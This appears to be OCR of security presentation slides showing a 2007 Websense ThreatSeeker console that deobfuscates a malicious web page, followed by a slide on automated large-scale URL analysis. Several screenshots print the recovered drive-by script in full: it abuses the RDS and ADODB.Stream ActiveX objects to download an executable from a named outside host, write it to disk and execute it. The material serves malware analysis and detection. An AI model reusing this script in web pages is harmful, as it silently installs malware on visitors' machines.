

WEBSENSE
ThreatSeeker
*** 2007-08-10 15:08:57 --- HT2 Ca$h
*** 2007-07-23 16:17:06 --- Updated File Context
*** 2007-07-19 09:17:12 --- Feature Requests
*** 2007-07-12 22:10:49 --- Files: WSVT rescanning
User: arice Theme: Simple
FT 441 WP 292 / 0 UP 344 J 0 / 0
Subject
Reports
Tools
URLs - Manual Report
page 1 of 1 (1 rows)
URLs Selected: 1
Action
Status
Category
http://dougansss.com/nun/page.html
(12 Events)
HTTP/1.1 200 OK
Malicious Web Sites
Deobfuscation Results
Event
Result
iframe
loading.html
document.write
768 Bytes
document.write
768 Bytes
document.write
768 Bytes
document.write
768 Bytes
document.write
240 Bytes
eval
52 Bytes
eval
1593 Bytes
document.write
942 Bytes
createElement
object
setAttribute
id
setAttribute
classid
Time
0.07685
Final State
4254
Show Data
Copy Data




```
<script>
var obj_RDS = document.createElement('object');
obj_RDS.setAttribute('id','obj_RDS');
obj_RDS.setAttribute('classid','clsid:BD96C556-65A3-11D0-983A-00C04FC29E36');


var is__obj_adodb = 0;
try
{
        var obj_adodb = obj_RDS.CreateObject("adodb.stream","");
        is__obj_adodb = 1;
}
catch(e){}


if (is__obj_adodb != 1)
{
        try
        {
                var obj_adodb = new ActiveXObject("adodb.stream");
                is__obj_adodb = 1;
        }
        catch(e){}
}


if (is__obj_adodb == 1)
{
        try
        {
                var obj_ShellApp =
obj_RDS.CreateObject("Shell.Application","");
                var obj_msxml2 = new ActiveXObject("msxml2.XMLHTTP");
                obj_msxml2.open("GET",url,false);
                obj_msxml2.send();
```



WEBSENSE
ThreatSeeker
*** 2007-08-10 15:08:57 --- HT2 Ca$h
*** 2007-07-23 16:17:06 --- Updated File Context
*** 2007-07-19 09:17:12 --- Feature Requests
*** 2007-07-12 22:10:49 --- Files: WSVT rescanning
User: arice Theme: Simple
FT 441 WP 292 / 0 UP 344 J 0 / 0
Subject
Reports
Tools
URLs - M
URLs Selected:
http://dougans
page 1 of 1 (1 rows)
Status
Category
HTTP/1.1 200 OK
Malicious Web Sites
Data
<script>
var obj_RDS = document.createElement('object');
obj_RDS.setAttribute('id','obj_RDS');
obj_RDS.setAttribute('classid','clsid:BD96C556-65A3-11D0-983A-00C04FC29E36');
var is__obj_adodb = 0;
try
{
var obj_adodb = obj_RDS.CreateObject("adodb.stream","");
is__obj_adodb = 1;
}
catch(e){}
if (is__obj_adodb != 1)
{
try
{
var obj_adodb = new ActiveXObject("adodb.stream");
is__obj_adodb = 1;
}
catch(e){}
}
if (is__obj_adodb == 1)
{
try
{
var obj_ShellApp =
obj_RDS.CreateObject("Shell.Application","");
var obj_msxml2 = new ActiveXObject("msxml2.XMLHTTP");
obj_msxml2.open("GET",url,false);
obj_msxml2.send();
Deobfuscation Results
Event Result
iframe loading.html
document.write 768 Bytes
document.write 768 Bytes
document.write 768 Bytes
document.write 768 Bytes
document.write 240 Bytes
eval 52 Bytes
eval 1593 Bytes
document.write 942 Bytes
createElement object
setAttribute id
setAttribute classid
Time 0.07685
Final State 4254
clsid:BD96C556-65A3-11D0-983A-00C04FC29E36


WEBSENSE
ThreatSeeker
*** 2007-08-10 15:08:57 --- HT2 Ca$h
*** 2007-07-23 16:17:06 --- Updated File Context
*** 2007-07-19 09:17:12 --- Feature Requests
*** 2007-07-12 22:10:49 --- Files: WSVT rescanning
User: arice Theme: Simple
FT 441 WP 292 / 0 UP 344 J 0 / 0
Subject
Reports
Tools
URLs - M
URLs Selected:
http://dougans
page 1 of 1 (1 rows)
Status
Category
HTTP/1.1 200 OK
Malicious Web Sites
Data
if (is_obj_adodb != 1)
{
try
{
var obj_adodb = new ActiveXObject("adodb.stream");
is_obj_adodb = 1;
}
catch(e){}
}
if (is_obj_adodb == 1)
{
try
{
var obj_ShellApp =
obj_RDS.CreateObject("Shell.Application","");
var obj_msxml2 = new ActiveXObject("msxml2.XMLHTTP");
obj_msxml2.open("GET",url,false);
obj_msxml2.send();
obj_adodb.type = 1;
obj_adodb.open();
obj_adodb.Write(obj_msxml2.responseBody);
var fn = "C:\\36110103225.exe";
obj_adodb.SaveToFile(fn,2);
obj_adodb.close();
obj_ShellApp.ShellExecute(fn);
}
catch(e){}
}
</script>
Deobfuscation Results
Event Result
iframe loading.html
document.write 768 Bytes
document.write 768 Bytes
document.write 768 Bytes
document.write 768 Bytes
document.write 240 Bytes
eval 52 Bytes
eval 1593 Bytes
document.write 942 Bytes
createElement object
setAttribute id
setAttribute classid
Time 0.07685
Final State 4254


WEBSENSE
ThreatSeeker
*** 2007-08-10 15:08:57 --- HT2 Ca$h
*** 2007-07-23 16:17:06 --- Updated File Context
*** 2007-07-19 09:17:12 --- Feature Requests
*** 2007-07-12 22:10:49 --- Files: WSVT rescanning
User: arice Theme: Simple
FT 441 WP 292 / 0 UP 344 J 0 / 0
Subject
Reports
Tools
URLs - M
URLs Selected:
http://dougans
page 1 of 1 (1 rows)
Status
Category
HTTP/1.1 200 OK
Malicious Web Sites
Data
if (is__obj_adodb != 1)
{
try
{
var obj_adodb = new ActiveXObject("adodb.stream");
is__obj_adodb = 1;
}
catch(e){}
}
if (is__obj_adodb == 1)
{
try
{
var obj_ShellApp =
obj_RDS.CreateObject("Shell.Application","");
var obj_msxml2 = new ActiveXObject("msxml2.XMLHTTP");
obj_msxml2.open("GET",url,false);
obj_msxml2.send();
obj_adodb.type = 1;
obj_adodb.open();
obj_adodb.Write(obj_msxml2.responseBody);
var fn = "C:\\36110103225.exe";
obj_adodb.SaveToFile(fn,2);
obj_adodb.close();
obj_ShellApp.ShellExecute(fn);
}
catch(e){}
}
</script>
Deobfuscation Results
Event Result
iframe loading.html
document.write 768 Bytes
document.write 768 Bytes
document.write 768 Bytes
document.write 768 Bytes
document.write 240 Bytes
eval
eval
var url = "http://dougansss.com/tes/loaderg2.exe";
document.write 942 Bytes
createElement object
setAttribute id
setAttribute classid
Time 0.07685
Final State 4254

Automated Usage


- Integrated with our miners
  - Lots and lots of tuning … (Dec ’06)
- 100,000,000+ URLs analyzed every 24 hrs
- Even after the initial decoding, string matching is still futile: “AD” + “ODB.S” + “treAM”



